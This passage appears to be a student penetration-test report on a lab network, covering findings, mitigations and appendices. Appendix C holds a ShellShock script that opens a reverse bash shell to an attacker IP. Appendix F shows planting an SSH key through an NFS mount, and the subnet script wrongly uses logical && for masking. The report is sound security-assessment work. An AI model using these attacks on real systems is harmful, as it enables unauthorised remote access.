
2.4.4.4 Default Timeout (4H)

Vulnerability

The default session expiry time is 4H, this means if the administrator forgets to log out or the session ID is stolen the attacker has 4 hours to make their changes.

Mitigation

Change the session timeout to something more reasonable – example given for 5 minutes:




2.4.4.5 Quagga

Vulnerability

The Quagga service running on ports 2601-2604 of the firewall uses default password “pfsense”, Quagga cannot be setup to work over ssh, it will only work over telnet and netcat regardless of the configuration as described by Alexis Rosen on quagga-dev (quagga.net, 2016).

Mitigation

Either disable Quagga or give the service a much better password:



2.4.5 Web Server


2.4.5.1 ShellShock

Vulnerability


The Apache web server is vulnerable to shellshock, a bash bug that occurs when an attacker forces an application to send a malicious environment variable to bash. This particular attack made use of the status cgi script found on the web server to launch a interactive remote bash shell.

Mitigation

The easiest way to mitigate shellshock is to update; apache and bash have long since patched shellshock. If the version of other software is critical to operation then shellshock can be mitigated just by upgrading bash which can be done like so:



However, it is strongly recommended that everything is updated as that reduces the likeliness of further vulnerabilities. Upgrading everything can be done like so:



2.4.5.2 Apache Server Runs as Root

Vulnerability

Apache server runs as root, meaning that if apache is compromised the attacker can also gain root privileges.

Mitigation

Due to the way Apache was configured it will have to be reinstalled.

2.4.5.3 SSH Vulnerable to Brute Force

Vulnerability

SSH currently allows for endless tries, meaning passwords can be brute forced over ssh

Mitigation

See section 2.4.2.4.

2.5 CRITICAL EVALUATION

Overall there has been a decent attempt to properly configure this network; the subnets have been properly configured to allow for future expansion without wasting addresses on sections that are unlikely to change. The PFSense -based firewall was really only two rules away from functioning as intended and a lot of the configuration issues found with the firewall would be partially mitigated had the rules been enforced. Having SSH key verification on the workstations was good, however access should probably be limited to the administrator workstation as being behind the firewall it is far less likely to be compromised than one of the other workstations.

Router 1 had SSH enabled which is significantly more secure than telnet, which was the only option on the remaining 3 routers. Having telnet enabled at all still poses an issue though and the service should be disabled where possible.

The password quality is shoddy and needs to drastically improve; three of the four passwords used across the network were cracked within 33s -which is no time at all. The password reuse also needs to be stopped as -in a similar way to the public key issue- if one host is broken into then all hosts can be.

Some services seem to be enabled just for the sake of having them such as NFS, why is access to every workstation needed? If services like NFS need to be enabled, the time should be taken to properly configure them as it can be devastating if a malicious user is able to gain root level access to the files – which is exactly what can happen with the current configuration.

SNMP is another thing that just seems to be enabled for the sake of it, it might be slightly more acceptable to use such and old version of SNMP on some seriously old hardware however, everything within the network capable of supporting SNMPv1 can support SNMPv3. Sure, SNMPv1 is easier to setup but it is so insecure many vendors have gone as far as removing support for SNMPv1 – even those known to care for backwards compatibility such as Microsoft.

Before deploying this network, it is recommended that the mitigations detailed in section 2.4 are implemented and that a review of the devices is completed to ensure consistency between them.

2.6 CONCLUSIONS

Based on the current state of the network the tester does not believe it is fit for deployment, even as a prototype there are many glaring issues with the configuration of nearly every device. The only device within the network that has no misconfigurations is the device that cannot be configured – the switch. A serious rework will be required before deployment in a working environment is viable.

REFERENCES

Digitalocean.com. (2017). How To Route Web Traffic Securely Without a VPN Using a SOCKS Tunnel | DigitalOcean. [online] Available at: https://www.digitalocean.com/community/tutorials/how-to-route-web-traffic-securely-without-a-vpn-using-a-socks-tunnel [Accessed 12 Dec. 2017].

GitHub. (2017). praetorian-inc/Hob0Rules. [online] Available at: https://github.com/praetorian-inc/Hob0Rules/blob/master/wordlists/rockyou.txt.gz [Accessed 12 Dec. 2017].

Hashcat.net. (2017). hashcat [hashcat wiki]. [online] Available at: https://hashcat.net/wiki/doku.php?id=hashcat [Accessed 12 Dec. 2017].

Lists.quagga.net. (2017). [quagga-dev 15277] Re: Regarding SSH support in Quagga. [online] Available at: https://lists.quagga.net/pipermail/quagga-dev/2016-May/031896.html [Accessed 12 Dec. 2017].

Metasploit. (2017). Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. [online] Available at: https://www.metasploit.com/ [Accessed 12 Dec. 2017].

Metasploit.help.rapid7.com. (2017). Installing Metasploit Pro, Ultimate, Express, and Community. [online] Available at: https://metasploit.help.rapid7.com/docs [Accessed 12 Dec. 2017].

Nmap.org. (2017). Nmap: the Network Mapper - Free Security Scanner. [online] Available at: https://nmap.org/ [Accessed 12 Dec. 2017].

Offensive-security.com. (2017). Pivoting. [online] Available at: https://www.offensive-security.com/metasploit-unleashed/pivoting/ [Accessed 12 Dec. 2017].

Symantec Security Response. (2017). ShellShock: All you need to know about the Bash Bug vulnerability. [online] Available at: https://www.symantec.com/connect/blogs/shellshock-all-you-need-know-about-bash-bug-vulnerability [Accessed 12 Dec. 2017].

Withblue.ink. (2017). Stop SSH brute force attempts. [online] Available at: https://withblue.ink/2016/07/15/stop-ssh-brute-force-attempts.html [Accessed 12 Dec. 2017].

APPENDICES

APPENDIX A – SUBNET CALCULATIONS EXAMPLE

STEP 1: CONVERT IP ADDRESS TO BINARY

192.168.0.193 = 11000000.10101000.00000000.11000001

	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
193	1	1	0	0	0	0	0	1

STEP 2: CONVERT SUBNET MASK TO BINARY

255.255.255.224 = 11111111.11111111.11111111.11100000

	128	64	32	16	8	4	2	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
224	1	1	1	0	0	0	0	0

STEP 3: CALCULATE SUBNET ADDRESS

Subnet Address = 11000000.10101000.00000000.11000001 & 11111111.11111111.11111111.11100000

Subnet Address = 192.168.0.192/27

To save time with additional subnet address calculations the following script was developed:

```
#!/bin/bash
usage() { echo "Usage: $0 [-i <IP ADDR>] [-m <SUBNET MASK>]" 1>&2; exit 1; }

while getopts ":i:m:" o; do
    case "${o}" in
        i)
            i=${OPTARG}
            ;;
        m)
            m=${OPTARG}
            ;;
        *)
            usage
            ;;
    esac
done
shift $((OPTIND-1))

if [ -z "${i}" ] || [ -z "${m}" ]; then
    usage
fi

IFS=. read -r ip_oct1 ip_oct2 ip_oct3 ip_oct4 <<< "${i}"
IFS=. read -r subnetmask_oct1 subnetmask_oct2 subnetmask_oct3 subnetmask_oct4 <<< "${m}"
```

```
printf "%d.%d.%d.%d\n" "$((ip_oct1 && subnetmask_oct1))" "$((ip_oct2 && subnetmask_oct2))" "$((ip_oct3 && subnetmask_oct3))" "$((ip_oct4 && subnetmask_oct4))"
```

STEP 4: EVALUATE HOSTS

First usable host in subnet is subnet address + 1: 192.168.0.193/27.
Last usable host in subnet is IP and used octets of subnet mask -1: (192.168.0.) 224 -1 = 192.168.0.223
Broadcast Address is IP and used octets of subnet mask: (192.168.0.) 224
Usable hosts is 2 ^ number of used octets in subnet mask (blue highlight) – 2: (2^5)-2 = 30

2.7 APPENDIX B – INTIAL NMAP SCAN

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 15:06 EDT
Nmap scan report for 192.168.0.33
Host is up (0.00040s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.34
Host is up (0.00058s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap scan report for 192.168.0.129
Host is up (0.00057s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.130
Host is up (0.00089s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap scan report for 192.168.0.225
Host is up (0.00019s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.226
Host is up (0.00038s latency).
```

Not shown: 997 closed ports
PORT STATE SERVICE
23/tcp open telnet
80/tcp open http
443/tcp open https

Nmap scan report for 192.168.0.229
Host is up (0.00039s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
23/tcp open telnet
80/tcp open http
443/tcp open https

Nmap scan report for 192.168.0.230
Host is up (0.00059s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
23/tcp open telnet
80/tcp open http
443/tcp open https

Nmap scan report for 192.168.0.233
Host is up (0.00064s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
23/tcp open telnet
80/tcp open http
443/tcp open https

Nmap scan report for 192.168.0.242
Host is up (0.00097s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind

Nmap scan report for 192.168.0.193
Host is up (0.00021s latency).
Not shown: 996 closed ports
PORT STATE SERVICE
22/tcp open ssh
23/tcp open telnet
80/tcp open http
443/tcp open https
MAC Address: 00:50:56:99:6C:E2 (VMware)

Nmap scan report for 192.168.0.199
Host is up (0.00020s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
22/tcp   open ssh
111/tcp open rpcbind
2049/tcp open nfs
MAC Address: 00:0C:29:0D:67:C6 (VMware)


Nmap scan report for 192.168.0.200
Host is up (0.0000020s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
111/tcp open rpcbind


Nmap done: 256 IP addresses (13 hosts up) scanned in 46.87 seconds


2.8 APPENDIX C – SHELLSHOCK SCRIPT

```
#!/bin/bash

usage() { echo "Usage: $0 [-t <target>] [-c </path to cgi>] [-a <attacker ip>] [-p <attacker port]" 1>&2; exit
1; }

while getopts ":t:c:a:p:" o; do
    case "${o}" in
        t)
            t=${OPTARG}
            ;;
        c)
            c=${OPTARG}
            ;;
        a)
            a=${OPTARG}
            ;;
        p)
            p=${OPTARG}
            ;;
        *)
            usage
            ;;
    esac
done
shift $((OPTIND-1))

if [ -z "${t}" ] || [ -z "${c}" ] || [ -z "${a}" ] || [ -z "${p}" ]; then
    usage
fi


gnome-terminal -e "nc -lvp ${p}" &
sleep 1
curl -H "User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/${a}/${p} 0>&1" http://${t}${c}
```


2.9 APPENDIX D – SSH TUNNEL







2.10 APPENDIX E – SOCKS5 PROXY



2.11 APPENDIX F -SSH KEYGEN


```
root@kali:~# mkdir nfs66
root@kali:~# mount -t nfs 192.168.0.66:/ nfs66/
```

```
root@kali:~/.ssh# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:+yHRDyBMttoIVCPu6emvCTDq0F7w8ewics4tAoNJP5A root@kali
The key's randomart image is:
+---[RSA 2048]----+
|  o.o o          |
| o . = .         |
|  +   + .        |
| E o + . o       |
|=.* + . S o      |
|B+ * +   o o     |
|=.+ + o o . .    |
|==++..   o .     |
| *B=o..   .      |
+----[SHA256]-----+
root@kali:~/.ssh# cp id_rsa.pub ~/nfs66/home/xadmin/.ssh/authorized_keys
root@kali:~/.ssh# SSH_AUTH_SOCK=0 ssh xadmin@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Fri Sep 22 14:31:47 2017 from 192.168.0.242
xadmin@xadmin-virtual-machine:~$
```

2.12 APPENDIX G -SNMP INFO

```
root@kali:~# snmp-check 192.168.0.226 -c secure
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.226:161 using SNMPv1 and community 'secure'

[*] System information:

  Host IP address               : 192.168.0.226
  Hostname                      : vyos
  Description                   : Vyatta VyOS 1.1.7
  Contact                       : root
  Location                      : Unknown
  Uptime snmp                   : 12:19:50.10
  Uptime system                 : 12:18:51.35
  System date                   : 2017-9-28 05:56:24.0

[*] Network information:

  IP forwarding enabled         : yes
  Default TTL                   : 64
  TCP segments received         : 103
  TCP segments sent             : 103
  TCP segments retrans          : 0
  Input datagrams               : 40918
  Delivered datagrams           : 10677
  Output datagrams              : 45364

[*] Network interfaces:

  Interface                     : [ up ] lo
  Id                            : 1
  Mac Address                   : :::::
  Type                          : softwareLoopback
  Speed                         : 10 Mbps
  MTU                           : 65536
  In octets                     : 97238
  Out octets                    : 97238

  Interface                     : [ up ] VMware VMXNET3 Ethernet Controller
  Id                            : 2
  Mac Address                   : 00:50:56:99:56:5f
  Type                          : ethernet-csmacd
  Speed                         : 4294 Mbps
  MTU                           : 1500
  In octets                     : 3005082
  Out octets                    : 3307909

  Interface                     : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
  Id                            : 3
  Mac Address                   : 00:50:56:99:af:41
  Type                          : ethernet-csmacd
  Speed                         : 1000 Mbps
  MTU                           : 1500
  In octets                     : 94714
  Out octets                    : 882416

  Interface                     : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
  Id                            : 4
  Mac Address                   : 00:50:56:99:cf:44
  Type                          : ethernet-csmacd
  Speed                         : 1000 Mbps
  MTU                           : 1500
  In octets                     : 3306493
  Out octets                    : 3019994


[*] Network IP:

  Id                    IP Address            Netmask               Broadcast
  1                     2.2.2.2               255.255.255.255       0
  1                     127.0.0.1             255.0.0.0             0
  3                     192.168.0.33          255.255.255.224       1
  2                     192.168.0.226         255.255.255.252       1
  4                     192.168.0.229         255.255.255.252       1

[*] Routing information:

  Destination           Next hop              Mask                  Metric
  2.2.2.2               0.0.0.0               255.255.255.255       0
  127.0.0.0             0.0.0.0               255.0.0.0             0
  192.168.0.32          0.0.0.0               255.255.255.224       0
  192.168.0.64          192.168.0.230         255.255.255.224       1
  192.168.0.96          192.168.0.230         255.255.255.224       1
  192.168.0.128         192.168.0.230         255.255.255.224       1
  192.168.0.192         192.168.0.225         255.255.255.224       1
  192.168.0.224         0.0.0.0               255.255.255.252       0
  192.168.0.228         0.0.0.0               255.255.255.252       0
  192.168.0.232         192.168.0.230         255.255.255.252       1
  192.168.0.240         192.168.0.230         255.255.255.252       1
```

```
[*] TCP connections and listening ports:

  Local address         Local port            Remote address        Remote port           State
  0.0.0.0               80                    0.0.0.0               0                     listen
  0.0.0.0               443                   0.0.0.0               0                     listen
  127.0.0.1             199                   0.0.0.0               0                     listen
  127.0.0.1             199                   127.0.0.1             58086                 established
  127.0.0.1             199                   127.0.0.1             58087                 established
  127.0.0.1             199                   127.0.0.1             58089                 established
  127.0.0.1             58086                 127.0.0.1             199                   established
  127.0.0.1             58087                 127.0.0.1             199                   established
  127.0.0.1             58089                 127.0.0.1             199                   established

[*] Listening UDP ports:

  Local address         Local port
  0.0.0.0               123
  0.0.0.0               161
  2.2.2.2               123
  127.0.0.1             123
  192.168.0.33          123
  192.168.0.226         123
  192.168.0.229         123
```

